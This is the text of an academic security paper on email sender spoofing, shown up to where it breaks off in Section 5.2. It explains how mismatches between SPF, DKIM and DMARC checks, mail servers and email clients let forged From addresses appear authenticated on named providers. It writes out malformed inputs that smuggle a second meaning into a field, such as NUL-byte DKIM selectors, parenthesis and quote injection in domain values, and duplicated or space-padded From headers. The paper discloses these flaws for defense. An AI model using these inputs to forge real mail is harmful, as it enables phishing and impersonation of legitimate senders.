Jianjun Chen[*] Vern Paxson[†*] Jian Jiang[‡]

[*]International Computer Science Institute [†]University of California, Berkeley [‡]Shape Security

Abstract

Component-based software design is a primary engineering approach for building modern software systems. This programming paradigm, however, creates security concerns due to the potential for inconsistent interpretations of messages between different components. In this paper, we leverage such inconsistencies to identify vulnerabilities in email systems. We identify a range of techniques to induce inconsistencies among different components across email servers and clients. We show that these inconsistencies can enable attackers to bypass email authentication to impersonate arbitrary senders, and forge DKIM-signed emails with a legitimate site's signature. Using a combination of manual analysis and black-box testing, we discovered 18 types of evasion exploits and tested them against 10 popular email providers and 19 email clients—all of which proved vulnerable to various attacks. Absent knowledge of our attacks, for many of them even a conscientious security professional using a state-of-the-art email provider service like Gmail cannot with confidence readily determine, when receiving an email, whether it is forged.

1 Introduction

Component-based software design [1] has been widely adopted as a way to manage complexity and improve reusability. The approach divides complex systems into smaller modules that can be independently created and reused in different systems. One then combines these components together to achieve desired functionality. Modern software systems are commonly built using components made by different developers who work independently.

While having wide-ranging benefits, the security research community has recognized that this practice also introduces security concerns. In particular, when faced with crafted adversarial inputs, different components can have inconsistent interpretations when operating on the input in sequence. Attackers can exploit such inconsistencies to bypass security policies and subvert the system's operation.

In this paper, we provide a case study of such composition issues in the context of email (SMTP) sender authentication. SMTP's original design lacked mechanisms to ensure the integrity of the purported sender (and message contents) of an email. To combat email spoofing, modern email servers employ several SMTP extensions—SPF, DKIM, and DMARC—to authenticate the sender's purported identity, as the basis for displaying in email clients assurances of validity to users when they read messages.




Figure 1: A spoofing example that impersonates `facebook.com`. Gmail shows that this email is signed by `facebook.com`.

We show that the compositions of different software components to construct these validity assurances have wide-ranging vulnerabilities enabling attackers to undermine the decision-making process. Figure 1 illustrates one of our attacks[1] impersonating `facebook.com` on Gmail. The Gmail user sees apparent assurances that the sender was indeed `security@facebook.com` when in fact it was not. Unless otherwise noted, *all* of the attacks we present in this paper manifest similarly: the reader who checks an email for validity receives an apparent-but-incorrect assurance when using a vulnerable email system.

We organize the attacks into three classes. The first class ("*intra-server*") exploits inconsistencies between different components inside a single email server, making the email server generate "pass" authentication results for a spoofed email. The second class ("*UI-mismatch*") exploits inconsistencies between mail servers and the mail clients used to read email, such that the server and the client authenticate/display different email addresses. The third class ("*ambiguous-replay*") replays messages partially protected by DKIM signa-

[1] The A_3 attack, discussed in Section 4.2.

tures, employing additions to yield messages with deceptive contents seemingly signed as authentic by a legitimate site.

We evaluated 10 popular email providers and 19 email clients using a combination of manual analysis and black-box testing. We found 18 types of exploits: 6 of the email providers were affected by *intra-server* attacks, and *all* proved vulnerable to *UI-mismatch* and *ambiguous-replay* attacks.

2 Background

Simple Mail Transfer Protocol (SMTP) provides an Internet standard for mail transmission [2]. Figure 2 shows the three main steps to deliver an email message. Alice's email is first transmitted to her service provider via her mail user agent (MUA). The sending service then sends it to Bob's service provider using SMTP. The message is then delivered to Bob's MUA via IMAP (Internet Message Access Protocol) or POP (Post Office Protocol).




Figure 2: Email transmission from Alice to Bob




Figure 3: An example of an SMTP message sent from `a.com` to `b.com`.

2.1 SMTP lacks authentication

Figure 3 shows the elements of an SMTP message sent from `a.com` to `b.com`. SMTP's original specification lacked mechanisms to authenticate the sender's identity, enabling any Internet host to impersonate another's identity by sending spoofed emails. In practice, attackers usually exploit SMTP by running their own email servers or clients.

SMTP's design includes multiple "identities" when handling messages. Both the MAIL FROM and From headers identify the email sender, but they have different meanings in an SMTP conversation. The first represents the user who *transmitted* the message, and is usually not displayed to the recipient. The second represents the user who *composed* the message, and is visible to the recipient.

In addition, SMTP introduces multiple other sender identities, such as the HELO command, Sender and Resent-From headers. Nothing in the design enforces consistencies among these. Thus, the design poses a basic question for any authentication mechanism: which identity to authenticate?

2.2 Preventing spoofing with SPF/DKIM/DMARC

To combat email forgery, various email authentication mechanisms have been developed, including SPF [3], DKIM [4], DMARC [5], BIMI [6], and ARC [7]. Our study focuses on the first three mechanisms, as BIMI and ARC haven't been widely adopted yet; we discuss BIMI and ARC in Section 9.

SPF. Sender Policy Framework (SPF) allows a domain owner to publish DNS records to specify which servers are allowed to send emails for the domain. A mail server receiving a message first queries any domain present in the MAIL FROM and—recommended, but not required—HELO commands, to obtain the SPF policy, and then checks whether the sender's IP address matches the policy. If either HELO or MAIL FROM check fails, the mail server enforces the policy specified by domain owner (e.g., hard fail, soft fail) to reject the message.

One major problem of SPF is incompatibility with mail forwarders. When an email is forwarded, SPF checks can fail because SPF components authenticate the forwarding server, rather than the original sending server.

DKIM. DomainKeys Identified Mail (DKIM) uses cryptography to authenticate senders and protect email integrity. The general idea behind DKIM is to let senders sign parts of messages so that receivers can validate them. When sending a message, the sending mail server generates a DKIM-Signature header using its private key and attaches it to the message. When the destination server receives the email, it queries the domain in the `d=` field of the DKIM-Signature header to obtain the signer's public key, and verifies the DKIM signature's validity.

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/
    relaxed; d=example.com; s=selector; h=
    From:To:Subject; l=200;  bh=I8iwjsTG/
    djENwF0HjjQSgUtWKv5izitR9+mDu1ambA=; b=
    HA1a66oMfyVbQwZLd3Dkm3ZDfomVU1FgMF...
```

The above shows an example of a DKIM-Signature header. The important tags for our work include:

- `d` represents the signer's domain.
- `s` stands for selector, which permits multiple keys under the "`d=`" domain for fine-grained signatory control. The tag is used to obtain the public key by querying "s._domainkey.d" (`selector._domainkey.example.com` here).
- `h` represents the list of headers covered by the signature.
- `l` is an optional tag giving the length of the message body covered by the signature.

Unfortunately, neither SPF nor DKIM provides a complete solution for preventing email spoofing. SPF authenticates the HELO/MAIL FROM identifier and DKIM authenticates the d= field in DKIM-signature header: neither of them authenticates the From header displayed to the end-user, which means that even if an email passes SPF and DKIM validation, its From address can still be forged.




Figure 4: Email authentication flow and three types of attackers.

DMARC. Domain-based Message Authentication, Reporting & Conformance (DMARC) is designed to fix this final trust problem by building on SPF and DKIM. When receiving a message, the receiving mail server queries the domain in the From header to obtain its DMARC policy, which specifies what the receiver should do with the incoming email. The receiving server performs an *identifier alignment test* to check whether the domain in the From header matches the domain name verified by SPF or DKIM. The alignment test has two modes: *strict* and *relaxed*. In strict mode, the From header domain needs to exactly match the SPF or DKIM-authenticated identifier. In relaxed mode (default mode), it only need to have the same registered domain [8]. If either SPF or DKIM indicates a positive result, and the From domain passes the alignment test, the email passes DMARC authentication. This design provides more robustness, for example, for forwarded emails: SPF may fail, but DKIM will survive. If both fail, the server will enforce the DMARC policy specified by the domain owners, such as rejecting the email and sending failure reports.

Combining these three mechanisms, an email system ensures that the address in the From header cannot be forged, and prevents email forgery.

2.3 Email processing flow

Figure 4 shows the main components in the email processing flow. An email sent by a Sending Server goes through two phases before reaching the end-user recipient: authentication by the Receiving Server, and display by the mail user agent (MUA). In the first phase, the Receiving Server verifies whether the email was indeed sent by the purported address, as outlined in the previous section. If the email passes the DMARC verification, it enters the user's inbox.

In the second phase, the MUA (e.g., local mail clients and web interfaces) parses the authenticated email and displays the message to the end-user recipient, including, potentially, an attestation of the sender's identity. Although authenticated emails include different sender identities in their headers—such as From headers, MAIL FROM (aka Return-Path) and DKIM-Signature headers, usually the MUA only displays the From header as the message sender. Thus, the From header provides the key identity relevant for gaining the user's trust, and as such merits particular protection.

3 Composition challenges in email authentication

We now turn to an analysis of how the composition of different processing components in the email delivery and presentation chain can lead to an array of vulnerabilities that undermine sender authentication.

3.1 Threat model

We consider three types of spoofing attackers: forgery attackers, replay attackers, and attackers who have accounts on legitimate email services.

A *forgery attacker* can send arbitrary emails to victims (`victim@victim.com`) directly from their mail server (`attack.com`). The attacker spoofs the email's sender in the From header to a legitimate website's address (`admin@legitimate.com`), which—nominally—email authentication mechanisms should prevent.

Replay attackers possess emails with valid DKIM signatures signed by a legitimate website domain. These attackers exploit modifications to email headers, and potentially the email body, that will not break DKIM signatures. These attackers can obtain such DKIM-signed emails from, for example, advertisement emails, registration emails, or public mailing lists.

Malicious users of legitimate email providers exploit the failure of some email providers to perform sufficient validation of emails received from local MUAs. These attackers can send emails with spoofed From headers. The exploited email providers may automatically attach DKIM signatures to their outgoing emails, enabling the attackers to impersonate other users of the email provider.

In this work we assume that 1) the targeted legitimate sites configure SPF/DKIM/DMARC mechanisms correctly, and 2) the target email services reject emails that fail DMARC authentication. In such a deployment environment, an email authentication system should prevent spoofed email from ever passing the authentication tests, ensuring that end-users always see authenticated email sender addresses.

Security requirement. To achieve this goal, an email system should provide the following basic security requirement: The end-user Bob who uses email client C to receive an email from receiving server R can determine that the message is

indeed from user Alice of sending server S, if and only if: (1) The From header of the email that S sends matches the authenticated username (other users of S cannot spoof Alice's address); (2) SPF/DKIM/DMARC components in R can obtain S's DNS correct policy; (3) SPF/DKIM and DMARC components in R consistently authenticate the same identifier; (4) the identifier that R authenticates is consistent with the identifier that C shows to Bob.

Challenges in preserving the requirement. This requirement, although intuitive, implies a set of semantic binding relations that every component in the email processing chain must respect. Doing so turns out to pose considerable challenges, particularly for decentralized systems with different components built by different developers. These include:

1) The difficulty of coordinating across components. Although standards exist to ensure that different components behave in predictable ways, standards documents often provide vague implicit descriptions open to different interpretations. For example, when DMARC leverages SPF to prevent email spoofing, the DMARC component might assume that the SPF component always authenticates the MAIL FROM identifier if the MAIL FROM address is not empty; but SPF does not provide this guarantee. The SPF component might forward HELO authentication results and leave to DMARC to itself check which identity is verified. As a consequence, DMARC and SPF components authenticate different identifiers, leading to email authentication bypass (per Section 4.1).

2) Tensions with the robust principle. Postel's Law encourages implementations to be permissive in how they process malformed inputs. Although doing can significantly facilitate connectivity between trusted parties, in an adversarial context it can also introduce exploitable ambiguities. As we show in Section 5.1, different preferences on tolerating malformed From headers between mail servers and email clients can lead to numerous email spoofing attacks.

3) The danger of feature composition. Implementations can vary in supporting various features, such as protocol extensions or older versions, or customizable functionality. Such diverse behavior appears harmless when examining each component independently, but can in combination introduce security problems. Attackers can chain different feature gadgets across components to perform unexpected computation. As we show in Section 5, different combinations of email providers and clients can suffer from vulnerabilities simply because they differ in their support for various features.

3.2 Testing methodology

To investigate how real-world systems handle these challenges, we conducted a security analysis of popular email providers and MUAs.

Selecting email providers and clients. We chose to test email providers that 1) verify SPF/DKIM/DMARC for incoming email, 2) allow us to register accounts for testing, and 3) reflect SPF/DKIM/DMARC authentication results in the email headers. For MUAs, we gathered a list of popular local email clients[2] that covers today's major platforms. We also tested the web interfaces of selected email providers by using their third-party email importation functions. In total, we tested 10 email providers and 19 MUAs, including 9 local email clients and 10 web interfaces, as shown in Table 2.

Black-box testing. The problems we examine are rooted in the inconsistent behaviors of different programs. Our analysis followed a behavior-oriented methodology that dissects an email authentication workflow, dividing it into four steps.

First, we studied SMTP and email specifications (both core protocols and extensions), extracting authentication-related behavior, focusing on the lexical, syntax and semantic rules for different identities. Second, we generated ambiguous test cases by "walking" through the extracted rules to examine each of their choice points, in a manner analogous to that employed in prior work for finding IDS evasion threats [9]. Third, we leveraged the generated cases to test different components for inconsistent behaviors in parsing and interpreting ambiguous messages. Finally, we manually analyzed the identified behaviors to verify the likelihood of success in practice.

We define an email authentication mechanism as *broken* when the following both hold: 1) the email server erroneously verifies the test email's sender as not spoofed, for example, DMARC authentication produces a "pass" result; 2) the MUA erroneously indicates that the sender address is from a (legitimate) target domain rather than the attacker's sending domain.

To extend our results to closed-source proprietary systems, we first examined popular open-source SMTP implementations,[3] to understand their possible interactions and find potential ambiguities. Guided by these results, we then probed the possible internal logic of black-box systems, testing any discovered ambiguities to assess whether they reflect similar vulnerabilities.

Leveraging this approach, we found three categories of attacks leading to "broken" authentication results: *intra-server*, *UI-mismatch*, and *ambiguous-replay* attacks. *Intra-server* attacks exploit ambiguities between an email server's different internal components. *UI-mismatch* attacks exploit inconsistent interpretations between mail servers and MUAs. *Ambiguous-replay* attacks produce misleading DKIM-signed emails that validate as signed by a (legitimate) target domain. Tables 1 and 2 below summarize the susceptibility of the different email providers and MUA clients that we studied. While 4 of the 10 email providers resist *intra-server* attacks, all have vulnerabilities to *UI-mismatch* and *ambiguous-replay* attacks.

We now detail how we explored the three attack categories, illustrated with representative cases.

[2] Mainly from https://emailclientmarketshare.com/.

[3] Postfix, Python-postfix-policyd-spf, OpenDKIM, and OpenDMARC.

4 Intra-server Attacks

Intra-server attacks exploit inconsistencies between different internal components of a single implementation. Per Figure 4 above, sender authentication can include four internal components: SPF, DKIM, DMARC, and DNS. We discovered three techniques to exploit their inconsistencies: (1) HELO/MAIL FROM confusion (A_1,A_2); (2) ambiguous domains (A_3); and (3) authentication results injection (A_4,A_5).

Table 1: Email providers vulnerable to Intra-server attacks.

Email Providers	Ambiguity b/w SPF&DMARC	Ambiguity b/w DKIM&DNS	Ambiguity b/w DKIM&DMARC
Gmail.com		✓(A_3)	
iCloud.com	✓(A_5)		✓(A_4)
Outlook.com			
Yahoo.com			
Naver.com			✓(A_4)
Fastmail.com			
Zoho.com	✓(A_5)		✓(A_4)
Tutanota.com	✓(A_2,A_5)		✓(A_4)
Protonmail.com	✓(A_5)		✓(A_4)
Mail.ru			

"✓": vulnerable to specific attack(s) due to internal inconsistencies.

4.1 HELO/MAIL FROM confusion

SMTP employs two different identifiers—HELO and MAIL FROM—to represent the email sender who transmits a message. The SPF standard (RFC 7208) states that SPF verifiers should check both; checking MAIL FROM is mandatory, and HELO is recommended. The DMARC standard (RFC 7489) states that DMARC verifiers should use the MAIL FROM identity to perform the *alignment test* to validate the identity in the From header. If the MAIL FROM address is empty, the verifier should use the HELO identity.

This design introduces the possibility that different components might authenticate different identifiers. When the SPF component cannot verify the MAIL FROM address, but can verify the HELO identifier, the DMARC component might still use the MAIL FROM identifier for its alignment test. We developed two techniques to exploit these possibilities:

1) Non-existent subdomains (A_1). The first technique crafts a MAIL FROM domain as a non-existent subdomain of a legitimate domain, as shown in Figure 5a. SPF components cannot verify the MAIL FROM address because the non-existent domain doesn't have any SPF policy. Some SPF implementations (e.g., Python-postfix-policyd-spf) will then only verify the HELO identifier, forwarding a "pass" result because the HELO domain is under the attacker's control. Some DMARC implementations (e.g., OpenDMARC), however, still use the MAIL FROM domain to perform the alignment test with the From header, because the MAIL FROM address is not empty. Doing so subverts the DMARC authentication because both the SPF check and the DMARC alignment test show positive results.

2) "Empty" MAIL FROM addresses (A_2). The second technique exploits differences in how components treat an empty MAIL FROM address, per Figure 5b. (Note that in the example, the left parenthesis is deliberately left unclosed.) Some SPF implementations treat "`(any@legitimate.com`" as an empty MAIL FROM address, and thus forward the results of checking HELO to the DMARC component, because the string in the parentheses can be parsed as a comment according to RFC 5322 [10]. Some DMARC implementations, however, may take it as a normal non-empty address, and use its domain for the alignment test.

4.2 Ambiguous domains

Inconsistencies can also arise between authentication components and DNS components: what the authentication component verifies differs from what the DNS component queries. An attacker can craft ambiguous domains to make the authentication component believe that it's verifying the legitimate domain, but the DNS component actually queries the attacker's domain to obtain policy records. The authentication component generates "pass" authentication results because the attacker controls the policy retrieved via DNS.

NUL ambiguity (A_3). One way to craft such domains uses the NUL ("\x00") character, which terminate strings in some languages (e.g., C) but not in others (e.g., Perl or PHP). For example, we can fool Gmail.com using this technique. Gmail's DKIM and DNS components differ in interpreting NULs in domain name, which we exploited for our example in the Introduction (Figure 1).

Per Figure 5c, first the attacker constructs a fake email with arbitrary email content. They then sign the message with their own private DKIM key to generate the DKIM-Signature header, which specifies the "d=" tag as `legitimate.com` and the 's=' tag as "`attacker.com.\x00.any`".

When the Gmail server receives the email, its DKIM component queries the domain *s._domainkey.d*, i.e., "`attack.com.\x00.any._domainkey.legitimate.com`", to obtain the public key. But when it invokes to resolve this domain, the DNS component parses the NUL character as a string terminator and instead obtains the public key from `attack.com`. The DKIM component thus uses the attacker's public key to verify the forged message, erroneously believing that the legitimate domain correctly signed the message. The spoofed message also passes Gmail's DMARC verification because the "d=" domain is identical to the From header domain.

4.3 Authentication results injection

Another vector for potential ambiguity arises from how results are communicated from one component to another. The presence of meta-characters in the communication introduces the possibility of "results injection" analogous to SQL or command injection.

Authentication result header syntax. This threat depends on the details of how SPF and DKIM components forward their authentication results to DMARC components to enable it to perform its alignment check on the value of the From header. RFC 8601 defines the Authentication-Results header to provide a common framework for communicating these



(a) HELO/MAIL FROM confusion. (b) "Empty" MAIL FROM address. (c) NUL ambiguity.

(d) DKIM authentication results injection. (e) SPF authentication results injection #1. (f) SPF authentication results injection #2.

Figure 5: Different *intra-server* attacks to make SPF/DKIM verify `attack.com` while DMARC instead uses `legitimate.com`.

authentication results, for example:

```
Authentication-Results: example.com; spf=pass
    smtp.mailfrom=sender@sender.com; dkim=
    pass (1024-bit key) reason="signature ok"
     header.d=sender.com;
```

Here, "`spf=pass`" and "`dkim=pass`" indicate that the message passed both SPF and DKIM verification for the mail server for `example.com`. "`smtp.mailfrom`" represents the domain verified by the SPF component, and "`header.d`" represents the domain verified by the DKIM component. The text in parentheses reflect a comment. The DMARC component parses this header to extract the SPF/DKIM authentication results and check whether the tested value align with the domain in the From header.

Authentication results injection attacks. A vulnerability arises because an attacker can control the domain name embedded in the "`header.d`" and "`smtp.mailfrom`" fields. The flexibility of domain-name syntax provides fertile ground for attackers to construct malformed domain names. Although many applications require domain names to follow specific syntax rules—for example, domain name registrars only allow users to register domain names under the LDH rules (only letters, digits, hyphens)—the DNS protocol does not impose any restrictions on the characters in a domain label.

In particular, an attacker can introduce malformed domains that include meta-characters, for example "`a.com(.b.com`". SPF and DKIM components may treat those characters as data, while DMARC components may parse them as control information. We found two types of injection attacks based on such malformed domains.

1) DKIM authentication results injection (A_4). Per Figure 5d, attackers can generate DKIM-Signature headers using their own private keys, with "`d=`" values that embed a literal open parenthesis, such as "`legitimate.com(.attacker.com`".

When receiving this message, the DKIM component queries "`selector._domainkey.legitimate.com(.attacker.com`"—a domain under the attacker's control—to obtain the DKIM public key to verify the message. The DKIM component then generates:

```
Authentication-results: victim.com; dkim=pass
    (1024-bit key) header.d=legitimate.com(.
    attacker.com;
```

When receiving the Authentication-Results header, the DMARC component parses "header.d" as `legitimate.com`, because it parses the content after the "`(`" as a comment. Since the "`header.d`" value matches the From header domain, the attacker's message passes DMARC verification.

Along with "`(`", double (`"`) and single (`'`) quote characters can also work for this technique. Because RFC 5322 defines characters within the quotes as atoms, DMARC modules may parse the content after the quote as part of the atom.

2) SPF authentication results injection (A_5). Similarly, an attacker can craft malformed addresses in MAIL FROM commands to bypass SPF and DMARC verification, as shown in Figure 5e. THe SPF component verifies the attacker-controlled domain "`legitimate.com(.attacker.com`", while the DMARC module takes the first half of the domain for the alignment test.

We found that some mail servers perform a degree of validation on the MAIL FROM address's syntax, and reject the above address. But attackers can bypass their validation as shown in Figure 5f. Here, the mail server takes the second "`@`" as the delimiter, and recognizes it as a valid email address, while the SPF component takes the first "`@`" as the delimiter,

and thus queries "legitimate.com'@a.attack.com"—the attacker's domain—to verify the sending IP address. When the DMARC component parses the authentication results, it takes the content after the single quote as a quoted string, and uses legitimate.com for the alignment test.

5 UI-mismatch Attacks

As shown in Figure 4, email servers and mail user agents (MUAs) process messages separately. *UI-mismatch* attacks exploit the inconsistencies between how an email server validates a message versus how the MUA ultimately indicates its validity. Generally, we can divide From header-related processing into two phases: 1) parsing a MIME message to extract the From header; 2) parsing the From header to extract a corresponding domain or email address. We likewise divide our *UI-mismatch* attacks into two categories: *ambiguous From headers* and *ambiguous email addresses*.

5.1 Ambiguous From headers

We devised three techniques to exploit ambiguous From headers: 1) multiple From headers; 2) space-surrounded From headers; 3) From alternative headers.

1) Multiple From headers (A_6). RFC 5322 states that an email message must have exactly one From header, which implies that email messages with multiple From headers are invalid and should be rejected by receiving services.

We find that 19 out of 29 tested implementations (including 5 email providers and 14 MUAs) do not in fact follow the specification and reject such messages. All 5 email providers use the first From header for DMARC checking. iCloud.com (Web) and Mail (Windows) display the last From header; Mail (MacOS) shows both headers; and the other 11 MUAs display the first From header.

Thus, attackers can mislead the presentation to the user of email sender validity by using a mail server that (1) accepts multiple From headers, (2) with a different preference than the user's email client. Figure 6a shows such an example. iCloud (Server) uses the first From header for DMARC verification, but iCloud (Web) displays the second one to the user.

2) Space-surrounded From headers (A_7). RFC 5322 defines an email header as a field name, a colon, and a field body (value). If an attacker violates this syntax structure by inserting whitespace before or after the header name, different implementations handle the ill-formed header differently.

We identify three such edge cases: a) a space-preceded From header as the first header; b) a space-succeeded From header; c) a folding-space-succeeded From header. The email standards implicitly disallow the first two cases, and explicitly disallow the last case. In practice, none of our tested implementations fully comply with the specification. Protonmail.com (Server) rejects the first and second case, Yahoo.com (Server) rejects the third case. Others recognize the space-surrounded From header as a valid From header, take it as an unknown header or parse the whitespace as the delimiter between email headers and body.

Whitespaces open new opportunities for multiple From ambiguities. First, use of whitespace can bypass the email server's validation. For example, Mail.ru (Server) rejects email with multiple From headers, but an attacker can bypass it with a folding-space-succeeded From header, as shown in Figure 6b. Second, inconsistent interpretation of whitespace can lead to ambiguities. Mail.ru (Server)'s DMARC component recognizes the folding-space-succeeded From header and authenticates attack.com, but Outlook (Windows) takes it as an unknown header and presents admin@legitimate.com as the validated From header.


Sometimes we can even fool the email servers and MUAs that use the same header parsing and processing, by leveraging special forwarding behaviors of the email servers. Figure 6c shows an example. Both Fastmail.com (Server) and Fastmail.com (Web) don't recognize the space-succeeded From header, but Fastmail.com (Server) *normalizes* the space-succeeded From header, removing the space when forwarding the message. The forwarding behavior causes Fastmail.com (Web) to recognize a different From header.

3) From alternative headers (A_8). RFC 5322 includes multiple headers that identify different email sender roles. The From header represents the user who writes the message, the Sender header the user who submits it, and the Resent-From header the user who forwards the message.


Normally, only the From header plays a role in email authentication and display. However, if an attacker crafts an email with no From header or an unrecognized From header, some implementations will use alternative headers to identify the message sender. We found 7 out of 19 MUAs have such behavior. Gmail.com (Web) shows the Resent-From header value when the From header is missing; the other 6 display the Sender header value in the From field. All of the email servers we tested only use the From header for DMARC verification. If From header is not found, they don't perform DMARC authentication, or generate "none" results.

The interplay between From header and its alternative headers introduces another source of ambiguity. As shown in Figure 6d, Naver.com (Server) recognizes a folding-space-succeeded From header and verifies attack.com, but Outlook (Windows) doesn't recognize it and shows the (unverified) Sender header value in the From field.


Attackers can also combine different techniques to chain multiple features to bypass strict security validation. Figure 6f shows an example. Gmail.com (Server) has strict message validation: it rejects messages with multiple From headers, and adds a new From header with the MAIL FROM value if the From header is absent. But an attacker can bypass this validation by combining a space-preceded From header as the first header, a Resent-From header as an alternative header, and empty MAIL FROM value. Gmail.com (Server) recognizes the first space-preceded From header and uses it to perform DMARC checks. It then inserts an Authentication-results header before the message, which causes the original From




(a) Preference of multiple From headers.




(b) Inconsistent interpretation in folding-space-succeeded From header.




(c) Exploiting normalization behavior with space-succeeded From header.



(d) Interpreting Sender header as From alternative header.



(e) Exploiting normalization behavior with multiple email addresses.



(f) Combine multiple techniques to bypass Gmail validation.

Figure 6: Different cases of inconsistent interpretation of From header between email servers and MUAs.

header to be parsed as a "folded" line, i.e., a continuation of the Authentication-results header. It then adds a new From header with the empty MAIL FROM value and forwards the message to the email client. Gmail.com (Web) ignores the empty From header, and displays the Resent-From header value as the message sender.



Figure 7: An example of valid From header.

5.2 Ambiguous email addresses

Even if an email server and client extract the same From header from a MIME message, extracting a *consistent* email address from that From header poses another challenge due to the complex syntax of From headers. In this section we develop a set of attacks that exploit these complexities.

Complex From header syntax. Figure 7 shows a valid From header with a single mailbox address, which consists of four elements.

Display name is an optional field that identifies the sender's name. As this field is not protected by SPF, DKIM or DMARC, many known phishing attacks use the display name to deceive victims. (In this paper, however, we aim to spoof the real address, rather than the display name.)

Real address indicates the real sender. It consists of a local-part, "@", and a domain. The local part can be a string with or without quotes.


Route portion is an obsolete feature originally defined in RFC 822 to indicate the delivery path that the message should follow. Its syntax is a comma-separated list of domain names, each preceded by "@", with the list terminated by a colon. RFC 5322 prohibits *generating* this obsolete field, but recipients still must *accept* it (and ignore the routing part).

Comments is a string of characters enclosed in parentheses that provide some human-readable information. Comments can be freely inserted in many places of a From header, such as before or after the address, or inside the real address. For example, RFC 5322 Appendix A.5 states that "`From: Pete(A nice \) chap) <pete(his account)@silly.test(his host)>`" is a valid address.

Multiple address lists. RFC 5322 specifies that the From header value can be a mailbox address list, which indicates that the message has multiple authors. This means that addresses such as that one in Figure 7 can be repeated multiple times, separated by commas. The RFC also states that if the From header has multiple addresses, a Sender header with a single mailbox address must appear in the message.

